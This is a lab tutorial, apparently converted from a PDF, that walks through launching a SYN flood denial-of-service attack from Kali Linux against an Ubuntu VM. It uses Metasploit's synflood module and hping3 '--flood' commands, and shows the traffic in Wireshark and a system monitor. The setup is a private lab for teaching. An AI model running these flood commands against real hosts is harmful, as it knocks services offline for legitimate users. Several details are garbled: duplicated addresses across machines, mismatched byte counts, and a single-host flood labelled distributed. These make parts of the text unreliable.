

Distributed Denial Of Service Attack

Objective :-

To disrupt the normal operation of a targeted online service by overwhelming it with a flood of traffic, making it unavailable to legitimate users. The goal is to cause a denial-of-service, eventing the target from functioning correctly.


Requirements :-

- VirtualBox
- Kali Linux (Attacker)
- Ubuntu (Target)
- Host-only Network
- Wireshark
- Browser


Procedure :-

1.Go to browser & download Ubuntu iso file from the link below :


<https://ubuntu.com/download/desktop>



2.Go to VirtualBox & create new virtual machine with name ubuntu by giving all necessary details :



3. Note down the IP addresses of both Kali Linux & Ubuntu with “ifconfig” command :



The image shows two terminal windows side-by-side. The left window is Kali Linux, and the right window is Ubuntu. Both show the output of the 'ifconfig' command, displaying network interface details like IP address, netmask, and broadcast address.

```
kali@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.173 netmask 255.255.0.0 broadcast 192.168.43.255
    inet6 fe80::42:15:59:8d:15:59:8d:15:59:8d prefixlen 64 scopeid 0x20::link
    ether 08:00:27:1d:8b:b7 txqueuelen 1000 (Local Loopback)
    RX packets 29 bytes 4586 (4.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10::host
    loop txqueuelen 1000 (Local Loopback)
    RX packets 766 bytes 78751 (78.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 766 bytes 78751 (78.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$

ubuntu@ubuntu-VirtualBox:~$ ifconfig
eno33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.251 netmask 255.255.0.0 broadcast 192.168.43.255
    inet6 fe80::42:15:59:8d:15:59:8d:15:59:8d prefixlen 64 scopeid 0x20::link
    ether 08:00:27:1d:8b:b7 txqueuelen 1000 (Local Loopback)
    RX packets 13024 bytes 1553956 (4.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5419 bytes 4586 (4.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10::host
    loop txqueuelen 1000 (Local Loopback)
    RX packets 766 bytes 78751 (78.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 766 bytes 78751 (78.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ubuntu@ubuntu-VirtualBox:~$
```

Kali Linux : 192.168.43.173

Ubuntu : 192.168.43.251

4. Open the terminal in Kali Linux & shift to root terminal by using “sudo su” command :



The image shows a terminal window in Kali Linux. The user enters 'sudo su' and provides the password for the kali user. The prompt changes from '(kali@kali)~\$' to 'root@kali: /home/kali#', indicating successful root access.

```
root@kali: /home/kali
(kali@kali)~$ sudo su
[sudo] password for kali:
root@kali: /home/kali#
```

5. Open new terminal & perform basic port scan using “nmap <target-ip>” :




The image shows a terminal window in Kali Linux. The user runs 'nmap 192.168.43.251'. The output shows that the host is up and that all 1000 scanned ports are in ignored states.

```
(kali@kali)~$ nmap 192.168.43.251
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 05:43 EDT
Nmap scan report for ubuntu-VirtualBox (192.168.43.251)
Host is up (0.00054s latency).
All 1000 scanned ports on ubuntu-VirtualBox (192.168.43.251) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:1d:8b:b7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
(kali@kali)~$
```

This will scan 1000 ports on ubuntu-VirtualBox (192.168.43.251).

6. Run Metasploit using “msfconsole” command :



The image shows a terminal window in Kali Linux. The user runs 'msfconsole'. The Metasploit console interface is displayed, showing the current session and the user's input.

```
root@kali: /home/kali
msfconsole
Metasploit Tip: Save the current environment with the save command,
future console restarts will use this environment again

msf6 (kali) >
msf6 (kali) >
```

7. Search for the synchronization in msfconsole using “search syn flood” :

```
msf6 > search syn flood
Matching Modules
#  Name                               Disclosure Date Rank Check Description
-  -
0  auxiliary/dos/tcp/synflood           .              normal No    TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
msf6 > █
```

The synchronization search gives you modules to interact by name or index.

8. Interact with a module 0 by using “use 0”, so that you can obtain options with “show options” command :

```
msf6 > use 0
msf6 auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
-  -
INTERFACE  no              no        The name of the interface
NUM        no              no        Number of SYNs to send (else unlimited)
RHOSTS     yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80             yes       The target port
SHOST      no              no        The spoofable source address (else randomizes)
SNAPLEN    65535          yes       The number of bytes to capture
SPORT      no              no        The source port (else randomizes)
TIMEOUT    500            yes       The number of seconds to wait for new data

View the full module info with the info, or info -d command.
msf6 auxiliary(dos/tcp/synflood) > █
```

This will show us multiple options of the module.

9. Set the Rhosts with target IP address :

```
msf6 auxiliary(dos/tcp/synflood) > set Rhosts 192.168.43.251
Rhosts => 192.168.43.251
msf6 auxiliary(dos/tcp/synflood) > █
```


10. Set the Shost with attackers IP address :

```
msf6 auxiliary(dos/tcp/synflood) > set Shost 192.168.43.173
Shost => 192.168.43.173
msf6 auxiliary(dos/tcp/synflood) > █
```


11. Run the module by using “run” command :

```
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
[*] SYN flooding 192.168.43.251:80 ...
█
```

12. Open Wireshark application & select “eth0” network to observe the requests & acknowledgements of attacker, target :




13. Open terminal in Ubuntu & enter the command “gnome-system-monitor” :




This will allow you to monitor system actions.

14. Go to resources tab where you can observe the flow of network :




You can observe the network is up while the module is running.

15. Use ctrl+c to stop the module and observe the network flow :



You can observe the network flow gets down when the module stops running.



16. Again enter “run” command :




You can observe the network flow is up again.

17. Now exit the msfconsole & go back to root terminal. Enter the below command to craft and send custom packets :

hping3 -S <target-ip> -p 80 -flood




18. Exit the hping3 by using ctrl+c :




This will stop the running of hping3.

19. Use the below command to craft and send custom packets :

hping3 -S <target-ip> -p 53 -flood



20. Now use the below command by giving number of packets randomly to observe the network flow :



Conclusion:-

A distributed denial-of-service (DDoS) attack is an attempt to make a machine or network resource unavailable to its intended users.

One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload.